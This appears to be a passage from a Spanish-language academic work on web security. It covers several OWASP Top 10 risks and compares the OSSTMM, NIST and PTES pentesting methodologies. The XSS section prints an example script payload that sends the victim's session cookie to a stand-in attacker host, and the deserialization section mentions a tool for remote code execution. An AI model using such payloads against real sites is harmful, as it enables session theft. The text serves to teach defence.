Ya que, dependiendo de la forma de XSS se verá un impacto diferente, se debe contemplar como cada tipo puede estar presente en nuestra aplicación: - XSS reflejado: se emplean en la aplicación datos que no son validados, no se hace uso de una política de seguridad para el contenido, todo esto le permitirá al atacante la ejecución de comandos HTML y Javascript, redirigiendo a la víctima a una página en la que requiera interactuar (botones, anuncios, formularios) para ejecutar el ataque. - XSS almacenado: si al momento de almacenar los datos ingresados por un usuario no se validan y limpian, solo porque van a ser vistos o usados por otro usuario ya se expone a un riesgo critico/alto a la aplicación y los datos de los usuarios. - XSS DOM: si hacemos uso de Frameworks de Javascript o APIs en las cuales se cargan datos de forma dinámica y sin controles, se le dará al atacante la libertad de modificar los datos.	Algunos de los consejos para prevenir ser atacado por medio de esta vulnerabilidad son los siguientes: - Implemente frameworks con codificación de contenido automática, un ejemplo muy conocido es React.JS - Para evitar XSS reflejado y almacenado, implemente procesos de codificación en los campos de salida HTML. - Para evitar XSS DOM, implemente codificación sensitiva para cada contexto, con el fin de que los documentos a los que el usuario pueda tener acceso por medio de inspecciones a información relevante. También se puede guiar de la hoja de trucos de OWASP (https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet). - Implemente una política de seguridad de contenido es una medida complementaria si se ha bloqueado la inserción de código malicioso y de archivos locales por parte de los atacantes.

Ejemplos de escenarios de ataque:

- Al momento de que una página se carga por medio de su código HTML, JS y CSS (front-end) hace uso de variables modificables fácilmente por los atacantes. Aquí debemos contemplar la falta de validaciones a los datos a usar en la página. Se puede dar el siguiente caso:

(String) page += "<input name='creditcard' type='TEXT' value='" +

request.getParameter("CC") + "'>";

Aquí se obtiene el dato del numero de una tarjeta de crédito, no hay ninguna validación al dato CC y esto puede ser modificado con la inyección de código JS de un atacante:

><script>document.location='http://www.attacker.com/cgibin/cookie.cgi?foo='+document.cookie</script>'>

Aquí vemos como el atacante carga una dirección a la cual le enviara los datos de la sesión de la víctima.

8. Deserialización Insegura

Una aplicación web no solo hace uso de datos estructurados, los cuales se encuentra almacenados en una base de datos, también se utilizan archivos que proveen a los usuarios datos no estructurados pero que pueden ser de gran utilidad para las actividades dentro de la aplicación web, por lo que, se requiere de aplicar algún método o protocolo que permita que estos archivos sean serializados de forma segura y evitando que sean dañados o eliminados al ser trasmitidos por los componentes de la aplicación.

Vector de ataque		Debilidades de seguridad				Impacto	
Explotabilidad:	1	Prevalencia:	2	Detectabilidad	2	Técnico:	3
Esta vulnerabilidad es muy difícil de aprovechar, ya que los exploits distribuidos existentes son estáticos y muy pocas veces funcionan sin que se realicen modificaciones.		Según OWASP, la prevalencia de esta vulnerabilidad es baja ya que las herramientas para la identificación de deserialización son pocas, y por medio de estas es que, tanto atacantes como profesionales en la seguridad, pueden detectar los casos y aprovecharlos.				Aun siendo difícil de explotar, teniendo pocos casos y siendo medianamente detectable, no se debe olvidar que al explotar esta vulnerabilidad se puede llegar a ejecutar código malicioso de forma remota.	

Una aplicación web puede presentar esta vulnerabilidad cuando se presentan los siguientes inconvenientes: - Se permite el ataque a la estructura de los datos y objetos mediante la ejecución remota de código, afectando la deserialización. - Los usuarios pueden modificar el contenido de estructuras de datos. - Aplicaciones que implementen serialización en los procesos de comunicación remota y entre procesos, protocolos de comunicación, persistencia, bases de datos y sistemas de archivos.	Algunos de los consejos para prevenir ser atacado por medio de esta vulnerabilidad son los siguientes: - Implemente firmas digitales para verificar la integridad de los objetos serializados. - Antes y después de la deserialización, obligue a la aplicación al cumplimiento estricto de verificaciones de los tipos de datos. - Registre logs de los procesos de deserialización para poder detectar fallas e inconvenientes, además de detectar y poder controlar a los usuarios que realicen o traten de deserializar objetos con mucha frecuencia. - Aislé los componentes encargados de la deserialización por medio de privilegios mínimos. -
Ejemplos de escenarios de ataque: - Una aplicación usa serialización de objetos PHP con el fin de almacenar cookies con los datos de la sesión de un usuario, solo que expone los datos permitiendo que sean modificados fácilmente: a:4:{i:0;i:132;i:1;s:7:"NOMBRE USUARIO";i:2;s:4:"ROL";i:3;s:32:"b6a8b3bea87fe0e05 022f8f3c88bc960";} - Una aplicación hecha en React hace uso de microservicios Spring Boot, de modo tal que implementaron la serialización de datos de sesión en las solicitudes de estos dos componentes, siendo detectada una firma por parte del atacante y usando Java Serial Killer para ejecutar código remoto en el servidor.	

9. Componentes con vulnerabilidades conocidas

Dentro de una aplicación web pueden existir diferentes componentes los cuales trabajan juntos para cumplir con los objetivos de nuestra aplicación, aquí podemos mencionar las bases de datos, frameworks, bibliotecas y demás módulos, cada uno se puede considerar como un

mundo diferente que puede sufrir de vulnerabilidades individuales pero que, al final del día, pueden afectar la funcionalidad de toda la aplicación web, y los atacantes son los más interesados en las vulnerabilidades de dichos componentes, mientras que los desarrolladores pueda que se relajen al delegar a las fuentes de los componentes la seguridad de estos, y esto es un error fatal.

<table>
<tr><td>Vector de ataque</td><td colspan="4">Debilidades de seguridad</td><td>Impacto</td></tr>
<tr><td>Explotabilidad: 2</td><td>Prevalencia: 3</td><td>Detectabilidad 2</td><td colspan="2"></td><td>Técnico: 2</td></tr>
<tr><td>Un atacante con mucho conocimiento sobre las vulnerabilidades presentes en distintos componentes, como por ejemplo la base de datos, puede usar exploits existentes o desarrollar uno acorde a las vulnerabilidades detectadas.</td><td colspan="4">Los casos que se presentan de este tipo de vulnerabilidad son muy frecuentes y cada día se dan más debido a como las aplicaciones hacen uso de componentes desarrollados por terceros desactualizados, siendo detectados por medio de analizadores los cuales poseen información relacionada con librerías. Frameworks, lenguajes de programación, bases de datos y las vulnerabilidades que estas poseen versión tras versión, un ejemplo muy conocido de estos analizadores es Retire.js.</td><td>El impacto de la explotación de este tipo de vulnerabilidad dependerá mucho del componente que sea víctima del ataque, por lo que su impacto puede ser alto o crítico en el funcionamiento de una aplicación web.</td></tr>
<tr><td colspan="3">Una aplicación web puede presentar esta vulnerabilidad cuando se presentan los siguientes inconvenientes:

- Se usan versiones no estables o actuales de algún componente.
- Se desconocen las versiones y posibles vulnerabilidades de los componentes.
- No se realizan auditorias sobre los componentes con el fin de realizar modificaciones o actualizaciones acorde a las nuevas amenazas.
- No se implementan parches de seguridad enfocados en los riesgos por periodos muy grandes.</td><td colspan="3">Algunos de los consejos para prevenir ser atacado por medio de esta vulnerabilidad son los siguientes:

- Eliminar componentes y funcionalidades innecesarios o no usadas.
- En los procesos de mantenimiento y auditorias, mantener un registro de las versiones de cada uno de los componentes, se puede hacer uso de herramientas como Dependency Check y retire.js. También debe tener presente que el parcheo de las librerías o componentes sin soporte</td></tr>
</table>

	- Realizar consultas recurrentemente a las vulnerabilidades que se descubran de los componentes. - Hacer uso de componentes que provengan de fuentes oficiales.
Ejemplos de escenarios de ataque: - El atacante hace uso de herramientas o motores de búsqueda como **Shodan**, los cuales están orientados a la detección de dispositivos y componentes con vulnerabilidades sin ser parchadas. - Dispositivos IoT que, aunque son difíciles de actualizar, no se realizan las pocas actualizaciones existentes.	

10. Registro y Monitoreo Insuficientes

Como usuarios de muchos sistemas de información puede que no estemos conscientes de que estos están capacitados para tener un registro de nuestras actividades dentro de ellos, y en las aplicaciones es más que requerido el poder realizar un seguimiento de lo que nuestros usuarios realizan, esto se fundamenta en que, cada dato que es consultado, modificado, ingresado o eliminado tiene un valor y propiedades que, como responsables de los datos, debemos proteger.

Vector de ataque		Debilidades de seguridad				Impacto	
Explotabilidad:	2	Prevalencia:	3	Detectabilidad	1	Técnico:	2
No se implementan métodos o componentes que registren las actividades de los usuarios dentro de la aplicación o los mecanismos existentes son insuficientes, lo cual es un limitante en el monitoreo del desempeño de la aplicación, la recolección de inconvenientes y dejan la puerta a la		Esta vulnerabilidad es una de las más presentes en las aplicaciones web, y es fácilmente detectable al implementar Pentesting sobre la aplicación revisar si los métodos de registro y monitoreo de actividades captaron las actividades realizadas. En muchos casos ni siquiera se tienen mecanismos implementados. Por parte de los atacantes, es muy difícil detectar si existen mecanismos que registren su actividad ya que no hay herramientas que les ayuden en el proceso., esto conllevaría un análisis general de todos los componentes de la				Esta vulnerabilidad, sumada con alguna orea hará que los atacantes puedan realizar actividad pasando desapercibidos, por lo que, por sí sola no es una vulnerabilidad que afecte fuertemente al	

ejecución de actividades sin ninguna supervisión y trazabilidad.	aplicación, desde APIs, front-end, componentes de la red y la base de datos.	funcionamiento de la aplicación, pero si es un limitante muy grande para la solución de problemas presentados y de los cuales, por no ser registrados, no se tiene información sobre estos.

Una aplicación web puede presentar esta vulnerabilidad cuando se presentan los siguientes inconvenientes: - No existen mecanismos de registro de actividad de los usuarios. - Los mecanismos existentes no brindan información clara y que sea útil pata la solución de problemas presentados por los usuarios. - No se registran las actividades de las APIs implementadas de forma individual. - No se generan alertas al realizar pruebas de penetración y utilizar herramientas de escaneo de código. - No existen mecanismos de alertas en tiempo real sobre inconvenientes críticos y ataques.	Algunos de los consejos para prevenir ser atacado por medio de esta vulnerabilidad son los siguientes: - Implemente pruebas en las cuales se detecten las alertas sobre inicios de sesión erróneos, actividades indebidas por los usuarios y Pentesting, y valida si estas son registradas. Si no lo son, incorpore dichas actividades al sistema de registro y monitoreo. - Toda actividad o transacción de alto nivel, como los inicios de sesión, cambios de credenciales y navegación sobre la aplicación, deben tener mecanismos que registren y permitan realizar trazabilidad de las actividades de los usuarios. Si no existen estos mecanismos, es buena hora para implementarlos. - Antes de poner en servicio la aplicación y en cada auditoria y mantenimiento, pruebe todas las funcionalidades y

	compruebe que los mecanismos de registro y monitoreo funcionan correctamente. - Instaure o implemente un plan de respuesta o recuperación de incidentes, como ejemplo NIST 800-61 rev.2 o posterior.
Ejemplos de escenarios de ataque: - Un grupo de atacantes logro tener ingreso al servidor en donde se encontraban archivos de gran valor para la aplicación web y lograron eliminarlos sin ser detectados. - Un atacante, por medio del cambio de la URL, logro tener acceso a funcionalidades del administrador de la aplicación web y borro registros importantes. No solo se aprovechó de la falta de controles de acceso, sino que pasó desapercibido por parte de los responsables de la aplicación. - Un atacante realizo actividades penetración sobre la aplicación, llegando a tener acceso a la base de datos y el servidor/equipo donde esta se encontraba no emitió ninguna alerta ni registro o bloqueo las actividades realizadas por el atacante	

Comparativo de metodologías de Pentesting.

OSSTMM

Es un framework reconocido como uno de los estándares de seguridad en la industria del Pentesting. Es considerada una metodología debido a que posee una guía puntual para identificar vulnerabilidades de seguridad en una Red desde varios ángulos potenciales de ataque. Esta metodología depende del conocimiento en profundidad y la experiencia del pentester, así como la inteligencia humana para interpretar las vulnerabilidades identificadas y su potencial impacto en la red (Wilhelm, 2010).

Metodología

1. Canales: El término “Canales” se utiliza para clasificar diferentes áreas de seguridad de interés dentro de una organización, que incluyen: Seguridad física, comunicación inalámbrica, telecomunicaciones y redes de datos (Wilhelm, 2010).
   a. Seguridad Humana: Para evaluar este canal se necesitan herramientas y técnicas tales como la ingeniería social. Estas pruebas incluyen la capacidad de cometer fraude, susceptibilidad a “abuso psicológico” como los rumores, capacidad de escuchar reuniones privadas, identificar actividades del mercado negro, descubrir a qué grado la información privada de los empleados de la compañía puede ser obtenida y la habilidad de un asesor de obtener la información de propiedad de

empleados corporativos.

b. Seguridad física: Involucra los intentos de obtener acceso a una instalación sin la debida autorización. Una auditoría de seguridad física se enfoca en evaluar la efectividad de los sistemas de monitorización, guardias y su posicionamiento dentro de la instalación, iluminación y tiempo de reacción a eventos de seguridad.
c. Comunicaciones inalámbricas: Esta metodología no limita a los canales de comunicación inalámbrica a la conectividad entre los puntos de acceso de la red y sistemas de computación. La seguridad electrónica, la seguridad de señales, y la seguridad de emanaciones son temas dentro de este canal. Cualquier emisión electrónica que pueda ser interrumpida o interceptada se encuentra en este canal, incluyendo identificaciones por radiofrecuencia (RFID por sus siglas en inglés), emisiones de monitores de video, equipo médico y puntos de acceso de red inalámbricos.
d. Telecomunicaciones: Las áreas de ataque dentro de las telecomunicaciones, incluyendo sistemas PBX, correos de voz y VoIP (Voice over internet protocol). Varios de estos métodos de comunicaciones son operados por computadoras y son susceptibles a ataques desde la red. Una prueba de penetración puede identificar posibles filtraciones de información, ya sea si son por medio de redirecciones de paquetes de red o mecanismos de protección débiles para el acceso de las cuentas de los empleados.
e. Redes de datos: Este canal se enfoca en la seguridad del computador y la red, y cubre los siguientes procedimientos de Pentestings:
    i. Encuesta de red.
    ii. Identificación.
    iii. Proceso de acceso.
    iv. Identificación de servicios.
    v. Autenticación.
    vi. Spoofing.
    vii. Phishing.
    viii. Abuso de recursos.

2. Módulos: Son procesos repetibles dentro de una prueba de penetración, que se utilizan en todos los canales de la metodología. La implementación de cada módulo puede ser diferente, dependiendo del sistema o red objetivos; sin embargo, los siguientes conceptos describen el objetivo de nivel alto de cada módulo (Wilhelm, 2010).
    a. Fase I: Reglamentaria:
    - Revisión de la postura: Identificación de políticas regulatorias y legislativas que aplicar al objetivo. También se contemplan las prácticas de la industria.
    - Logística: Debido a que nada ocurre en el vacío, la latencia de la red y la ubicación del servidor puede modificar los resultados; es necesario identificar las limitaciones logísticas presentes en el proyecto.
    - Verificación de detección activa: La verificación de la práctica y la amplitud de la detección de interacciones, la respuesta y la predictibilidad de la respuesta.
    b. Fase II: Definiciones:
    - Auditoría de visibilidad: una vez que se ha elaborado el alcance del proyecto, los

PenPentesters deben determinar la "visibilidad" de los objetivos dentro del alcance del proyecto.
- Verificación de acceso: identifica los puntos de acceso dentro del objetivo.
- Verificación de confianza: los sistemas a menudo tienen relaciones de confianza con otros sistemas para hacer negocios. Este módulo intenta determinar esas relaciones.
- Verificación de controles: el módulo mide la capacidad de violar la confidencialidad, la integridad, la privacidad y el no repudio dentro de un sistema, y qué controles existen para evitar dicha pérdida.

c. Fase III: Fase de información
- Verificación de procesos: el evaluador examina qué procesos están en marcha para garantizar que la postura de seguridad del sistema se mantenga en su nivel actual y la eficacia de esos procesos.
- Verificación de la configuración: en el canal de seguridad humana, este módulo se llama Verificación de entrenamiento y examina las operaciones predeterminadas del objetivo. Las operaciones predeterminadas se comparan con las necesidades comerciales de la organización.
- Validación de la propiedad: identifica la propiedad intelectual (IP) o las aplicaciones en el sistema de destino y valida la licencia de la IP o la aplicación.
- Revisión de segregación: intenta identificar información personal en el sistema y el grado en el que usuarios legítimos o no autorizados pueden acceder a la información.
- Manual de metodología de pruebas de seguridad de código abierto 175
- Verificación de exposición: identifica qué información está disponible en Internet con respecto al sistema de destino.
- Exploración de inteligencia competitiva: identifica información de la competencia que podría afectar al propietario objetivo a través de la competencia.

d. Fase IV: Fase de prueba de controles interactivos
- Verificación de cuarentena: valida la capacidad del sistema para poner en cuarentena el acceso al sistema externamente y los datos del sistema internamente.
- Auditoría de privilegios: examina la capacidad de elevar privilegios dentro del sistema.
- Validación de Supervivencia: En el canal de Seguridad Humana, este módulo se denomina Continuidad del Servicio y se utiliza para determinar la resistencia del sistema a situaciones excesivas o adversas.
- Revisión de alertas y registros: en el canal de Seguridad Humana, este módulo se denomina encuesta final e implica la revisión de las actividades de auditoría.

NIST

El Instituto nacional de Estándares y Tecnología define su metodología como un framework de ciberseguridad, que se enfoca en utilizar drivers comerciales para guiar las actividades de ciberseguridad y en considerar los riesgos de ciberseguridad como parte de los procesos de gestión de riesgos de la organización. El framework consta de tres partes: **El núcleo, los**

niveles de implementación y los perfiles del framework (National Institute of Standarts and Technology, 2018).

Framework de ciberseguridad

El núcleo del framework es un conjunto de actividades, resultados y referencias informativas de ciberseguridad que son comunes en todos los sectores y la infraestructura crítica. Los Elementos del Núcleo proporcionan una guía detallada para desarrollar Perfiles organizacionales individuales. Mediante el uso de Perfiles, el Marco ayudará a una organización a alinear y priorizar sus actividades de ciberseguridad con los requisitos de su negocio / misión, tolerancias de riesgo y recursos. Los Niveles proporcionan un mecanismo para que las organizaciones vean y comprendan las características de su enfoque para gestionar el riesgo de ciberseguridad, lo que ayudará a priorizar y alcanzar los objetivos de ciberseguridad (National Institute of Standarts and Technology, 2018).

1. ***Núcleo***

   El núcleo del framework es un conjunto de actividades de ciberseguridad, resultados deseados y referencias aplicables que son comunes en los sectores de infraestructura crítica. El núcleo presenta estándares, pautas y prácticas de la industria de una manera que permite la comunicación de las actividades y resultados de ciberseguridad en toda la organización, desde el nivel ejecutivo hasta el nivel de implementación / operaciones (National Institute of Standarts and Technology, 2018).
   El núcleo consta de cinco funciones simultáneas y continuas: **identificar, proteger, detectar, responder y recuperar**. Cuando se consideran en conjunto, estas funciones proporcionan una visión estratégica de alto nivel del ciclo de vida de la gestión del riesgo de ciberseguridad de una organización. Estas funciones no están destinadas a formar una ruta en serie o conducir a un estado final deseado estático. Más bien, las funciones deben realizarse de forma simultánea y continua para formar una cultura operativa que aborde el riesgo dinámico de ciberseguridad (National Institute of Standarts and Technology, 2018).

   A. **Identificar:** Desarrollar una comprensión organizacional para administrar el riesgo de ciberseguridad para los sistemas, las personas, los activos, los datos y las capacidades.
      Las actividades en la función de identificación son fundamentales para el uso eficaz del marco. Comprender el contexto comercial, los recursos que respaldan las funciones críticas y los riesgos de ciberseguridad relacionados permite a una organización enfocar y priorizar sus esfuerzos, de acuerdo con su estrategia de gestión de riesgos y sus necesidades comerciales. Entre los ejemplos de categorías de resultados dentro de esta función se incluyen: Gestión de activos; Entorno de negocio; Gobernación; Evaluación de riesgos; y estrategias de gestión de riesgos.
   B. **Proteger:** Desarrollar e implementar salvaguardas apropiadas para asegurar la entrega de servicios críticos.
      La función de protección admite la capacidad de limitar o contener el impacto de un posible evento de ciberseguridad. Ejemplos de categorías de resultados dentro de esta función incluyen: gestión de identidad y control de acceso; Sensibilización

y formación; Seguridad de datos; Procesos y procedimientos de protección de la información; Mantenimiento; y tecnología protectora.

C. **Detectar:** Desarrollar e implementar actividades apropiadas para identificar la ocurrencia de un evento de ciberseguridad.
   La función de detección permite el descubrimiento oportuno de eventos de ciberseguridad. Ejemplos de Categorías de resultados dentro de esta Función incluyen: Anomalías y Eventos; Monitoreo continuo de seguridad; y Procesos de Detección.
D. **Responder:** Desarrollar e implementar actividades apropiadas para tomar medidas con respecto a un incidente de ciberseguridad detectado.
   La función Responder admite la capacidad de contener el impacto de un posible incidente de ciberseguridad. Ejemplos de categorías de resultados dentro de esta función incluyen: planificación de respuesta; Comunicaciones; Análisis; Mitigación; y Mejoras.
E. **Recuperar:** Desarrollar e implementar actividades apropiadas para mantener planes de resiliencia y restaurar cualquier capacidad o servicio que se vio afectado debido a un incidente de ciberseguridad.
   La función de recuperación admite la recuperación oportuna de las operaciones normales para reducir el impacto de un incidente de ciberseguridad. Ejemplos de categorías de resultados dentro de esta función incluyen: Planificación de la recuperación; Mejoras; y Comunicaciones.

Luego, el núcleo identifica las categorías y subcategorías clave subyacentes, que son resultados discretos, para cada función, y las empareja con ejemplos de referencias informativas, como estándares, pautas y prácticas existentes para cada subcategoría. El núcleo comprende cuatro elementos: **funciones, categorías, subcategorías y referencias informativas** (National Institute of Standarts and Technology, 2018).

a. ***Funciones:*** Organizan actividades básicas de ciberseguridad al más alto nivel. Estas funciones son Identificar, Proteger, Detectar, Responder y Recuperar. Ayudan a una organización a expresar su gestión del riesgo de ciberseguridad organizando la información, permitiendo decisiones de gestión de riesgos, abordando amenazas y mejorando mediante el aprendizaje de actividades anteriores. Las funciones también se alinean con las metodologías existentes para la gestión de incidentes y ayudan a mostrar el impacto de las inversiones en ciberseguridad. Por ejemplo, las inversiones en planificación y ejercicios respaldan las acciones de respuesta y recuperación oportunas, lo que reduce el impacto en la prestación de servicios.

b. ***Categorías:*** son las subdivisiones de una función en grupos de resultados de ciberseguridad estrechamente vinculados a las necesidades programáticas y actividades particulares. Los ejemplos de categorías incluyen "Gestión de activos", "Gestión de identidades y control de acceso" y "Procesos de detección".

c. ***Subcategorías:*** Dividen una Categoría en resultados específicos de actividades técnicas y/o de gestión. Proporcionan un conjunto de resultados que, aunque no son exhaustivos, ayudan a respaldar el logro de los resultados

en cada categoría. Los ejemplos de subcategorías incluyen "Los sistemas de información externos están catalogados", "Los datos en reposo están protegidos" y "Se investigan las notificaciones de los sistemas de detección".

d. ***Referencias informativas:*** Son secciones específicas de estándares, pautas y prácticas comunes entre los sectores de infraestructura crítica que ilustran un método para lograr los resultados asociados con cada subcategoría. Las Referencias Informativas presentadas en el Framework Core son ilustrativas y no exhaustivas. Se basan en la orientación intersectorial a la que se hace referencia con mayor frecuencia durante el proceso de desarrollo del Marco.

2. *Niveles de implementación*

Los Niveles de implementación del framework ("Tiers") proporcionan un contexto sobre cómo una organización ve el riesgo de ciberseguridad y los procesos establecidos para gestionar ese riesgo. Los niveles describen el grado en que las prácticas de gestión de riesgos de ciberseguridad de una organización exhiben las características definidas en el framework (por ejemplo, conscientes de riesgos y amenazas, repetibles y adaptables). Los niveles caracterizan las prácticas de una organización en un rango, desde parcial (nivel 1) hasta adaptativo (nivel 4). Estos Niveles reflejan una progresión desde respuestas informales y reactivas hasta enfoques ágiles y basados en riesgos. Durante el proceso de selección de niveles, una organización debe considerar sus prácticas actuales de gestión de riesgos, el entorno de amenazas, los requisitos legales y reglamentarios, los objetivos comerciales/de la misión y las limitaciones de la organización (National Institute of Standarts and Technology, 2018).

La definición de cada nivel es:

a. ***Tier 1 – Parcial:***
   i. ***Proceso de gestión de riesgos:*** *Las prácticas de gestión de riesgos de seguridad cibernética de la organización no están formalizadas y el riesgo se gestiona de manera ad hoc (específica e improvisada) y, a veces, reactiva. La priorización de las actividades de ciberseguridad puede no estar directamente informada por los objetivos de riesgo de la organización, el entorno de amenazas o los requisitos comerciales / de la misión.*
   ii. ***Programa de Gestión Integrada de Riesgos:*** *Existe una conciencia limitada sobre el riesgo de ciberseguridad a nivel organizacional. La organización implementa la gestión de riesgos de ciberseguridad de forma irregular, caso por caso, debido a la experiencia variada o la información obtenida de fuentes externas. Es posible que la organización no tenga procesos que permitan compartir información sobre ciberseguridad dentro de la organización.*
   iii. ***Participación externa:*** *La organización no comprende su papel en el ecosistema más amplio con respecto a sus dependencias o dependientes. La organización no colabora ni recibe información (por ejemplo, inteligencia sobre amenazas, mejores prácticas, tecnologías)*

de otras entidades (por ejemplo, compradores, proveedores, dependencias, dependientes, ISAO, investigadores, gobiernos), ni comparte información. La organización generalmente desconoce los riesgos de la cadena de suministro cibernético de los productos y servicios que brinda.

b. *Tier 2 – Riesgo informado:*

i. ***Proceso de gestión de riesgos:*** *Las prácticas de gestión de riesgos están aprobadas por la dirección, pero es posible que no se establezcan como políticas para toda la organización. La priorización de las actividades de ciberseguridad y las necesidades de protección se basa directamente en los objetivos de riesgo de la organización, el entorno de amenazas o los requisitos comerciales/de la misión.*

ii. ***Programa de Gestión Integrada de Riesgos****: Existe una conciencia del riesgo de ciberseguridad a nivel organizacional, pero no se ha establecido un enfoque de toda la organización para gestionar el riesgo de ciberseguridad. La información sobre ciberseguridad se comparte dentro de la organización de manera informal. La consideración de la ciberseguridad en los objetivos y programas organizacionales puede ocurrir en algunos niveles de la organización, pero no en todos. La evaluación del riesgo cibernético de los activos organizacionales y externos se produce, pero normalmente no es repetible ni recurrente.*

iii. ***Participación externa****: En general, la organización comprende su papel en el ecosistema más amplio con respecto a sus propias dependencias o dependientes, pero no a ambos. La organización colabora y recibe información de otras entidades y genera parte de su propia información, pero no puede compartir información con otras. Además, la organización es consciente de los riesgos de la cadena de suministro cibernético asociados con los productos y servicios que proporciona y utiliza, pero no actúa de manera consistente o formal sobre esos riesgos.*

c. *Tier 3 – Repetible:*

i. ***Proceso de gestión de riesgos****: Las prácticas de gestión de riesgos de la organización se aprueban formalmente y se expresan como política. Las prácticas de ciberseguridad organizacional se actualizan periódicamente en función de la aplicación de los procesos de gestión de riesgos a los cambios en los requisitos del negocio / misión y un panorama cambiante de amenazas y tecnología.*

ii. ***Programa integrado de gestión de riesgos****: Existe un enfoque de toda la organización para gestionar el riesgo de ciberseguridad. Las políticas, los procesos y los procedimientos basados en riesgos se definen, implementan según lo previsto y se revisan. Existen métodos consistentes para responder de manera efectiva a los cambios en el riesgo. El personal posee el conocimiento y las habilidades para desempeñar sus funciones y responsabilidades asignadas. La organización monitorea de manera consistente y precisa el riesgo de ciberseguridad de los activos de la organización. Los ejecutivos senior*

de ciberseguridad y no ciberseguridad se comunican regularmente con respecto al riesgo de ciberseguridad. Los altos ejecutivos aseguran la consideración de la ciberseguridad en todas las líneas de operación de la organización.

iii. ***Participación externa**: La organización comprende su papel, sus dependencias y sus dependientes en el ecosistema más amplio y puede contribuir a una comprensión más amplia de los riesgos por parte de la comunidad. Colabora y recibe información de otras entidades con regularidad que complementa la información generada internamente y comparte información con otras entidades. La organización es consciente de los riesgos de la cadena de suministro cibernético asociados con los productos y servicios que proporciona y que utiliza. Además, generalmente actúa formalmente sobre esos riesgos, incluidos mecanismos como acuerdos escritos para comunicar los requisitos básicos, las estructuras de gobernanza (por ejemplo, consejos de riesgos) y la implementación y el seguimiento de políticas.*

d. Tier 4 – Adaptativo:

i. ***Proceso de gestión de riesgos**: La organización adapta sus prácticas de ciberseguridad en función de las actividades de ciberseguridad anteriores y actuales, incluidas las lecciones aprendidas y los indicadores predictivos. A través de un proceso de mejora continua que incorpora tecnologías y prácticas avanzadas de ciberseguridad, la organización se adapta activamente a un panorama cambiante de amenazas y tecnología y responde de manera oportuna y efectiva a amenazas sofisticadas en evolución.*

ii. ***Programa integrado de gestión de riesgos**: Existe un enfoque de toda la organización para gestionar el riesgo de ciberseguridad que utiliza políticas, procesos y procedimientos informados sobre riesgos para abordar posibles eventos de ciberseguridad. La relación entre el riesgo de ciberseguridad y los objetivos organizacionales se entiende y se considera claramente al tomar decisiones. Los altos ejecutivos monitorean el riesgo de ciberseguridad en el mismo contexto que el riesgo financiero y otros riesgos organizacionales. El presupuesto de la organización se basa en la comprensión del entorno de riesgo actual y previsto y la tolerancia al riesgo. Las unidades de negocio implementan la visión ejecutiva y analizan los riesgos a nivel del sistema en el contexto de las tolerancias de riesgo de la organización. La gestión de riesgos de ciberseguridad es parte de la cultura organizacional y evoluciona desde el conocimiento de las actividades previas y el conocimiento continuo de las actividades en sus sistemas y redes. La organización puede dar cuenta de manera rápida y eficiente de los cambios en los objetivos comerciales / de la misión en la forma en que se abordan y comunican los riesgos.*

iii. ***Participación externa**: La organización comprende su papel, sus dependencias y sus dependientes en el ecosistema más amplio y*

contribuye a una comprensión más amplia de los riesgos por parte de la comunidad. Recibe, genera y revisa información priorizada que informa el análisis continuo de sus riesgos a medida que evolucionan los paisajes de amenazas y tecnología. La organización comparte esa información interna y externamente con otros colaboradores. La organización utiliza información en tiempo real o casi en tiempo real para comprender y actuar de manera coherente sobre los riesgos de la cadena de suministro cibernético asociados con los productos y servicios que proporciona y que utiliza. Además, se comunica de forma proactiva, utilizando mecanismos formales (por ejemplo, acuerdos) e informales para desarrollar y mantener relaciones sólidas en la cadena de suministro.

3. ***Perfiles***

   Un perfil del framework ("perfil") representa los resultados basados en las necesidades comerciales que una organización ha seleccionado de las categorías y subcategorías del marco. El perfil se puede caracterizar como la alineación de estándares, pautas y prácticas con el núcleo del marco en un escenario de implementación particular. Los perfiles se pueden utilizar para identificar oportunidades para mejorar la postura de la ciberseguridad comparando un perfil "actual" (el estado "tal cual") con un perfil "objetivo" (el estado "futuro"). Para desarrollar un Perfil, una organización puede revisar todas las Categorías y Subcategorías y, en base a los impulsores del negocio / misión y una evaluación de riesgos, determinar cuáles son las más importantes; puede agregar categorías y subcategorías según sea necesario para abordar los riesgos de la organización. El perfil actual se puede utilizar para respaldar la priorización y la medición del progreso hacia el perfil objetivo, al tiempo que se tienen en cuenta otras necesidades comerciales, incluida la rentabilidad y la innovación. Los perfiles se pueden utilizar para realizar autoevaluaciones y comunicarse dentro de una organización o entre organizaciones (National Institute of Standarts and Technology, 2018).

PTES

El estándar de ejecución de Pentestings (PTES por sus siglas en inglés) consta de siete (7) secciones principales. Estos cubren todo lo relacionado con una prueba de penetración, desde la comunicación inicial y el razonamiento detrás de un pentest, a través de las fases de recopilación de inteligencia y modelado de amenazas donde los pentesterss están trabajando detrás de escena para obtener una mejor comprensión de la organización probada, a través de la investigación de vulnerabilidades, explotación y post explotación, donde la experiencia técnica en seguridad de los pentesterss entra en juego y se combina con la comprensión comercial del compromiso, y finalmente con la elaboración de informes, que captura todo el proceso, de una manera que tiene sentido para el cliente y proporciona el mayor valor para él (“The Penetration Testing Execution Standard”, 2021).

Las secciones que se definen por el estándar como base para las Pentestings son (“The Penetration Testing Execution Standard”, 2021):

1. **Interacciones previas al compromiso:** Tiene como objetivo presentar y explicar las herramientas y técnicas disponibles que sirven como ayuda para un paso de pre-compromiso exitoso de una prueba de penetración. En principio se debe definir el

alcance de la prueba de penetración, con el fin de determinar el cómo los pentesterss van a emplear su tiempo. Luego de esto, se deben realizar estimaciones de tiempo sobre la prueba; aquí influye significativamente la experiencia del pentester ya que, si tiene cierto grado de ella en alguna prueba, puede determinar cuanto tiempo va a tardar en realizarla. Si por el contrario el pentester no tiene experiencia en esa prueba que se va a realizar, puede verificar el historial de pruebas de la compañía y analizar el tiempo que se tardo en realizar una prueba similar a la que va a realizar. En cualquier caso, una vez que el tiempo se ha determinado, es prudente añadir un 20% de dicho tiempo.

Luego de haber establecido las condiciones previas, se firma el contrato y se realiza una reunión de alcance, con el objetivo de discutir que es lo que será sometido a la prueba. Hay que tener en cuenta que existen casos en los que se requieren cumplir ciertos objetivos o peticiones fuera del alcance establecido. Para estos casos se debe establecer un documento formal que especifique dichas peticiones y el trabajo que se va a realizar con una tarifa por hora debidamente establecida.

Al momento de realizar las comunicaciones iniciales con el cliente hay varias preguntas que debe responder con el fin de que el alcance del compromiso pueda ser adecuadamente estimado. Las preguntas están diseñadas para proveer una mejor comprensión de lo que el cliente busca ganar de la prueba de penetración, por qué el cliente busca realizar una prueba de penetración contra su entorno y ya sea si quieren o no que se realicen ciertos tipos de pruebas durante la prueba de penetración.

